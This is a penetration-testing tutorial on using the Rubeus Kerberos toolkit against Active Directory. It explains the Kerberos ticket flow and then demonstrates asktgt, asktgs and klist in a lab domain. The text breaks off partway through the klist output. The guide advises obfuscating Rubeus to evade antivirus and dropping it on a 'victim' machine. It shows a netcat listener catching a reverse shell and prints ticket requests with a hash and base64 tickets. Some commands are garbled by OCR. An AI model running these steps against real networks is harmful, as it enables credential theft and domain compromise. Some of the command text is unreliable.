

A Detailed Guide on Rubeus

 hackingarticles.in/a-detailed-guide-on-rubeus

Raj

May 11, 2022

Introduction

Rubeus is a C# toolkit for Kerberos interaction and abuses. Kerberos, as we all know, is a ticket-based network authentication protocol and is used in Active Directories.

Unfortunately, due to human error, oftentimes AD is not configured properly keeping security in mind. Rubeus can exploit vulnerabilities arising out of these misconfigurations and perform functions such as crafting keys and granting access using forged certificates. The article serves as a guide on using Rubeus in various scenarios.

Table of content

- **Kerberos Authentication Flow**
 - **Kerberos & its Major Components**
 - **Kerberos Workflow using Messages**
- **Service Principal Name SPN**
- **Rubeus Setup**
- **Ticket Operations**
 - **Asktgt**
 - **Asktgs**
 - **Klist**
 - **Renew**
 - **Brute**
- **Hash**
- **S4u**
- **Golden Ticket**
- **Silver Ticket**
- **Ticket Management**
 - **Ptt**
 - **Purge**
 - **Describe**
 - **Triage**
 - **Dump**
 - **Tgtdeleg**
 - **Monitor**
 - **Harvest**
- **Kerberoasting**
- **ASREPRoast**
- **CreateNetonly**
- **Changepw**
- **Currentluid**

- Conclusion

Kerberos Authentication Flow

Kerberos and its Major Components

The Kerberos protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Center (KDC), and they submit these tickets to application servers when connections are established. It uses UDP port 88 by default and depends on the process of symmetric key cryptography.

“Kerberos uses tickets to authenticate a user and completely avoids sending passwords across the network”.


There are some key components in Kerberos authentication that play a crucial role in the entire authentication process.

Kerberos components	Roles
Volunteers (Players)	<ul style="list-style-type: none"> Client: A user who want to access some service KDC: Key Distribution centre that plays main role in Kerberos authentication. It contains a database of users & applications hashes (key), a authenticate server & ticket granting service. Applications server: A dedicated server for specific service.
Encryption Keys	<ul style="list-style-type: none"> krbtgt key: using krbtgt account NTLM hash. User key: using user NTLM hash. Service key: using NTLM hash of service that can be a user or computer account. Session key: which is passed between the user and KDC. Service session key: to be use between user and service
Tickets	<p>The TGT (Ticket Granting Ticket): the ticket presented to the KDC to request for TGSs. It is encrypted with the KDC key.</p> <p>The TGS (Ticket Granting Service): the ticket which user can use to authenticate against a service. It is encrypted with the service key.</p>
PAC	The PAC (Privilege Attribute Certificate): a feature included in almost every ticket. This feature contains the privileges of the user and it is signed using the KDC key.
Message	<ul style="list-style-type: none"> KRB_AS_REQ: User send request the TGT to KDC. KRB_AS REP: User received the TGT from KDC. KRB_TGS_REQ: User send request the TGS to KDC, using the TGT. KRB_TGS REP: User received the TGS from KDC. KRB_AP_REQ: User send request authenticate against a service, using the TGS. KRB_AP REP: (Optional) Used by service to identify itself against the user. KRB_ERROR: Message to communicate error conditions.

Kerberos Workflow using Messages

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain.

The image below shows that the major role played by KDC in establishing a secure connection between the server & client and the entire process uses some special components as defined in the table above.



As mentioned above, Kerberos uses symmetric cryptography for encryption and decryption. Let us get into more details and try to understand how encrypted messages are sent to each other. Here we use three colours to distinguish Hashes:

- **BLUE_KEY:** User NTLM HASH
- **YELLOW_KEY:** Krbtgt NTLM HASH
- **RED_KEY:** Service NTLM HASH

Step 1: By sending the request message to KDC, client initializes communication as:

KRB_AS_REQ contains the following:

- *Username of the client to be authenticated.*
- *The service **SPN (SERVICE PRINCIPAL NAME)** linked with Krbtgt account*
- *An encrypted timestamp (Locked with User Hash: Blue Key)*

The entire message is encrypted using the User NTLM hash (**Locked with BLUE KEY**) to authenticate the user and prevent replay attacks.

Step 2: The KDC uses a database consisting of Users/Krbtgt/Services hashes to decrypt a message (**Unlock with BLUE KEY**) that authenticates user identification.


Then KDC will generate TGT (Ticket Granting Ticket) for a client that is encrypted using Krbtgt hash (Locked with Yellow Key) & some Encrypted Message using User Hash.

KRB_AS_REQ contains the following:

- *Username*
- *Some encrypted data, (Locked with User Hash: Blue Key) that contains:*
- *Session key*
- *The expiration date of TGT*

TGT, (Locked with Krbtgt Hash: Yellow Key) which contains:

- *Username*
- *Session key*
- *The expiration date of TGT*
- *PAC with user privileges, signed by KDC*



Step 3: The KRB_TGT will be stored in the Kerberos tray (Memory) of the client machine, as the user already has the KRB_TGT, which is used to identify himself for the TGS request. The client sent a copy of the TGT with the encrypted data to KDC.

KRB_TGS_REQ contains:

Encrypted data with the session key

- *Username*
- *Timestamp*

- *TGT*
- *SPN of requested service e.g. SQL service*

Step 4: The KDC receives the KRB_TGS_REQ message and decrypts the message using Krbtgt hash to verify TGT (Unlock using Yellow key), then KDC returns a TGS as KRB_TGS REP which is encrypted using requested service hash (**Locked with Red Key**) & Some Encrypted Message using User Hash.


KRB_TGS REP contains:

- *Username*
- *Encrypted data with the session key:*

Service session key

- *The expiration date of TGS*
- *TGS, (Service Hash: RED Key) which contains:*

- *Service session key*
- *Username*
- *The expiration date of TGS*
- *PAC with user privileges, signed by KDC*



Step 5: The user sent the copy of TGS to the Application Server,

KRB_AP_REQ contains:


- *TGS*

- Encrypted data with the service session key:
- Username
- Timestamp, to avoid replay attacks

Step 6: The application attempts to decrypt the message using its NTLM hash and to verify the PAC from KDC to identify user Privilege which is an optional case.

Step 7: KDC verifies PAC (Optional)

Step 8: Allow the user to access the service for a specific time.



Service Principal Name


The Service Principal Name (SPN) is a unique identifier for a service instance. Active Directory Domain Services and Windows provide support for Service Principal Names (SPNs), which are key components of the Kerberos mechanism through which a client authenticates a service.

Important Points

- If you install multiple instances of a service on computers throughout a forest, each instance must have its SPN.

- Before the Kerberos authentication service can use an SPN to authenticate a service, the SPN must be registered on the account.
- A given SPN can be registered on only one account.
- An SPN must be unique in the forest in which it is registered.
- If it is not unique, authentication will fail.

The SPN syntax has four elements



Example: **MSSQLSVC/ WIN-S0VKMTVLD2/ignite.local:1433**

Type of SPN:

- Host-based SPNs which is associated with the computer account in AD, it is randomly generated 128-character long password which is changed every 30 days; hence it is no use in Kerberoasting attacks
- SPNs that have been associated with a domain user account where NTLM hash will be used.

Rubeus setup

Greek mythology mentions a three-headed dog called “Cerberus” which sounds similar to “Kerberos” (maybe even the inspiration for the name!). Harry Potter also mentions a three-headed dog called “fluffy” that belonged to and could be controlled by Hagrid whose full name was Rubeus Hagrid. With a name cleverly based on Sci-Fi and mythology, Rubeus is a tool, developed by Will Schroeder and a few other contributors, that attacks Kerberos and is capable of generating raw Kerberos data on UDP port 88. It is derived from Mimikatz and MakeMeEnterpriseAdmin projects. It can be downloaded [here](#).

Please note that the most recent Rubeus binary can be compiled from code by using Visual Studio but a release for ease of use can also be found [here](#).

Detection: Due to the usage of generic functions and derivation from Mimikatz (kekeo family of malware as per CARO) and set procedures, its signatures are by default blocked in many anti-viruses. Plus, Rubeus works as a dropped executable and so, a clever attacker needs to obfuscate Rubeus to hide its detection as soon as it's dropped on the disk.

Once downloaded, it can be dropped on the victim's system and run rubeus.exe

```
(root㉿kali)-[~]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 54216
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>rubeus.exe ←
rubeus.exe

v2.0.2
```

Ticket requests and renewals:

Retrieve a TGT based on a user password/hash, optionally saving to a file, creating a new logon session or a specific LUID:

```
Rubeus.exe asktgt /user:USER </password:PASSWORD [/ enctype:DES|RC4] H | /rc4:HASH | /aes128:HASH | /aes256:HASH> [/domain:DOMAIN] [/dc:DOMAIN_NAME] [/ptt] [/luid] [/nowrap] [/opsec] [/nopac] [/oldsam] [/proxyurl:https]
```

Retrieve a TGT based on a user password/hash, start a /netonly process, to the new process/logon session:

```
Rubeus.exe asktgt /user:USER </password:PASSWORD [/ enctype:DES|RC4].  
H | /rc4:HASH | /aes128:HASH | /aes256:HASH> /createnetonly:C:\Windows\Syst  
main:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nowrap] [/opsec] [/nopac] [/oldsam]  
OXY/kdcproxy]
```

Now that we have set it up, we are ready to demonstrate various options in Rubeus.

Ticket Operations

Working in an Active Directory environment depends on various tickets. For example, a Ticket Granting Ticket is an authentication token issued by the KDC which is used to request access from TGS for specific resources.

In this section, we'll talk about Rubeus and its capability to play around with tickets.

Asktgt

Rubeus can generate raw AS-REQ traffic in order to ask for a TGT with a provided username and password. The password can also be encrypted in RC4, AES or DES encryption and it would still work. Let's see an example where clear-text password is supplied

```
rubeus.exe asktgt /user:harshitrajpal /password:Password@1
```

```
C:\Users\Public>rubeus.exe asktgt /user:harshitrajpal /password:Password@1
rubeus.exe asktgt /user:harshitrajpal /password:Password@1

(____)\_ )_ [ ]_ -|_|_ \_ |_ -|_|_ /|_)_
|_ \_ \_ |_ |_ |_ |_)_ \_ |_ |_ /|_)_
|_ |_ |_ |_ |_ |_)_ \_ |_ |_ /|_)_

v2.0.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\harshitrajpal'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MII0KADAgEFoQ4bDElHTklURS5MT0NBTKIhMB
AwIBAqEYMBYbBmtyYnRndBsMaWduaXrlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+bp2n
R6n0W8YUs13CPZj7qMGs2+cYjU94Y0qXrrWCma/eRT4U+w0/qHWR69XEjHWKUv5Ge4RlexET4LBUrM
GKx7j0+HzPv25Wy2GHRD72aYQfVbJQGSWxdY+QzF6tymWw8bQtHa3H1zUBUPDVATwd3VEL5saXWwa
CD+ALKVJyAyNiMX+fZed0m17UgviqpYPlkdZlCAM5JrALzjbiIFEk00uw03KwtYeFHXaXCJpgxHD/H
LU4ue0tveR3p2embLFd/Vz72r0028LNtcvr6BZkOzwDC+bggX8R4TzpYVZK5NiIyV9rK0p0s/u4rHQ
LCDB4dxmN2JHUVYeBr07D7LspeN2KPNTY11GnzsI7CEeN5qQuTefNsFqXeysJMp3E2r/L8z/XTJNYe
yqh0Yc7XTqwOcdajaJ3ml02YnzA1nCur/u11jtuMPeL4LdIrfYl8fIe5AFDTJG8KGPkPm/J8BfHzCQ
9zEDp3Btm6N6vnqV2eJ8HT59d80D0EM3B43TrAAZfhYG52tcUT3uDxGLtT0hXql31xgzLhdcyHv20W
3UNSml2Eae+JEaNu9sE2CuKCy/frruqPa3enYS2IP7mjJ4Ec/GddaQC4VHmR/UAZ0nr7MExowj1/Nc
hiGSOSt+L6DnmH4QTdf3LgnVekhChYgOxsC0LIYLsbpQa/guRo0yAn+wKG7AdrJmnXth5oqhV5F0RJ
53plfvnwmgN+sFdDA1reVgU0qXC4yfX+zRV/TVrOGbX1hYrRWMEgBZ7Jer51foy86Ev7HsTMKaVkhL
V4oliVcbfzXihw70zJjxKUhmdZVu03//KHPWKpmeVpCXg/DLar7qD/Cfg7qLpBK9zj7StfUsVzqLI9
+TrUOV0/tMyRuBfy7Ji5h2vabRvvLYOWICHZChRLJBph0bvtL+GLux7/xrALrg0Qe7pHvzDU8RwW78
DZP2ch0lJdDVc1868kDOBi22i0AMj1buCjj1/OWN0T6+jQNo21XlTxfr4LKxb6wyh0jFY07a0PlDS
wRV1xM4KBiXc3CJuY3BLEV37Q5bkDo0WZSLDiQtVg78dhpzwnFaOPviJR4a8I0YFbXvTr2pfLCfkRR
+MfGgeBQ0pnSEU9E9pqTn9vfTVAJn+071GyH0TyVfxBdJf8zQBH0Sbu3gF70WcVcuDw5SB+rsnF0v6
NBop7td9wimXL09z+tPedQwzuTB5b+/iVYeJcOr+7lwCwx0y78trB3/VHULv6rdHT3u08K/YwmBM+
Adzh7jDQp55xpSzA6Jw0KsQr0U7fUIRrPiB4X9gbT1+k560B2zCB2KADAgEAaoHQBIGHFYHKMIHhOI
MIHBMIg+oBswGaADAgEXoRIEEKERFamVamsGO/R+0Ro30UiDhsMSUd0SVRFLkxPQ0FMohowGKADAg
oREwDxsNaGfyc2hpDhJhanBhbKMHAwUAQOUAAKURGA8yMDiyMDQyNzA2NDcwM1qmERgPMjAyMja0Mj
NjQ3MDNapxEYDzIwMjIwNTA0MDY0NzAzWqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcm
Z3QbDGlnbmI0ZS5sb2NhbA==

ServiceName          : krbtgt/ignite.local
ServiceRealm         : IGNITE.LOCAL
UserName             : harshitrajpal
```

As you can see above that a KRBTGT has been successfully generated which can be further used to generate TGS. The same can be achieved by providing an encrypted password. Let's use a password encrypted with the RC4 cipher.

rubeus.exe asktstat /user:harshittraipal /rc4:64FBAE31CC352FC26AF97CBDEF151E03

Asktgs

Rubeus has an `asktgt` option which can build raw TGS-REP requests by providing a ticket either in the CLI argument or by providing a path to a `ticket.kirbi` file placed on disk. Each TGS has a specified purpose.

For example, let's create a TGS for the LDAP service. One or more service SPNs can be provided.

```
rubeus.exe asktgs /user:harshitrajpal /ticket:dolFNDCCBTCgAwIBB...bA==  
/service:LDAP/dc1.ignite.local
```

```
C:\Users\Public>rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBCBtgAwIBBaEDAgEWooIERDCCBEBHggQ8MIIIEOKADAgEFoQ4bDElHTkIURS5MT0NBTKIHMB+gAwIBAqEYMBByBmtyYnRndBsMaWduaXrLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+YMUGN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCiwl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdil7TOEJ3CR6nTc0zmmIOBX7TkHmzRTp1peQo7ynFl+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJWA9CafzDT0M4rJwfE4p+wOfov7uJ+5RA0xGLD09CJoOYFyWa8jMqATZfCkkgoiID2iJUhcW3n++OUAUHbt5j90nt6RoCqHTXsfWPacByts/J1y5Z7vbh8wNZvDL/rq8/WHndaa+TzcKNYKZ6b18NCW33hAX6150twgJfk/hxeKTqv6vGmNKWAhngxI1DI+q6JBzj9hRomSkVtOpMfpVKDyU1qD3I0yBsuG5790kCgYghkJzvBGmo0o8r0YOs8HpwXuBnxqC0MuVVsufAiQFOONGFpzf12d7wyvt0vyinR7svMyB8EVE+KwPnztsjlhsNW/SKeR7QYB1rVhmduxWh18WkptfnDURWIDvBr+X+9TdMrSnyryu+Cm6e2p0HezJF0xQ3aq1dRpLJ8zf/Cy5wGy4bICQ6RPEF/G/gd99dvCjFeJh+QUf4NJXfmZjmA/CzzCoc4FqHOBeHyauNx2pukfcJaaeMlyuf8Ne6T4l2u76zvYXOaxFNjd+fIqmufojunPUOwFZUDUv4qua5pR8B7651z0KM50RoeFmjs4b0RjumfvScL0EPUsb+la78SPwo9E/JgJ15rvYZl5VR0+d1BjfFFCMgJ/GdvD2sEpeGIh7VF33CmgQFOkrqyKtKMBiLL3YmZISBDp7MC5MMFcmlRLzoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCQ33ltNrq6wehkDKFE/Ilwfkju7CPiEnt3cWrSL5r3v+d7D0mxXqjVjg4hhbguvIgCXVTv30wt4oRF3pE/UzujNic2+S3QdeN9MpteyTZK30OI+niKhGp6pw4rSktbGc+u/nq+c34hL2zftuJKZIIR7Mcwiq/N539WOWp62e+C8fkx/doSCCOqbRJW1ZUS4s59m1RBnNzY0oVggXNg3gqvDCIPCTwEMSturGAUJE4Fsf6pcl7/o8uKoYhfYdhWHG4+HwV8xjfpB9V4EB4nqRttHeu0KccG2xz5nw+ZcxjvcJ2LNWqQmkNntUGNrivenKsYmlZ4UUvZ+LBSwsQ1AaziFANXooWbR2Jp15qnsiQxyC7tjWj/cyYdfhAuUhgrLRGA0VXidCmjDxXRtgGhPNFeawWQ8sLsLQKK6bBKQ7ntL2Z6ay/wok92xMwo0/lfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQBIHNFYHKMIHhoIHEMIHBMG+oBswGaADAgEXoRIEEKOpI1EyrU+xtrFTKDjGSShDsMSUdOSVRFLkxPQ0FMohowGKAADAgEBorREWdsNaGfyc2hpdhJhanBhbkMHAwUAQOUAAURGA8yMDIyMDQyNzA2NTAxMVqmErGpmjAyMjA0mjcxNjUwMTFapxExYDzIwMjIwNTA0MDY1MDExWqg0GwxJR05JveUteTE9DQuypITAf0AMCAQKhGDAWGwZrcmJ0Z3ObDGlnbml0Z55sb2Nhba== /service:LDAP/dc1.ignite.local
```

By providing in the TGT we generated in the previous step (copying in notepad and removing enters to type the ticket in a single line) we have generated a TGS successfully.

Klist

Klist command in Windows can be used to view the tickets generated in the system. Here, when we run klist command we can see that a KRBTGT and an LDAP TGS have been generated and stored in the session.

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x5f65eb

Cached Tickets: (2)

#0> Client: harshitrajpal @ IGNITE.LOCAL
  Server: krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e50000 → forwardable renewable initial pre_authent ok_as_delegate name_canonicalize
      Start Time: 4/27/2022 12:15:50 (local)
      End Time: 4/27/2022 22:15:50 (local)
      Renew Time: 5/4/2022 12:15:50 (local)
      Session Key Type: AES-256-CTS-HMAC-SHA1-96
      Cache Flags: 0x1 → PRIMARY
      Kdc Called: dc1.ignite.local

#1> Client: harshitrajpal @ IGNITE.LOCAL
  Server: LDAP/dc1.ignite.local/ignite.local @ IGNITE.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
      Start Time: 4/27/2022 12:15:50 (local)
      End Time: 4/27/2022 22:15:50 (local)
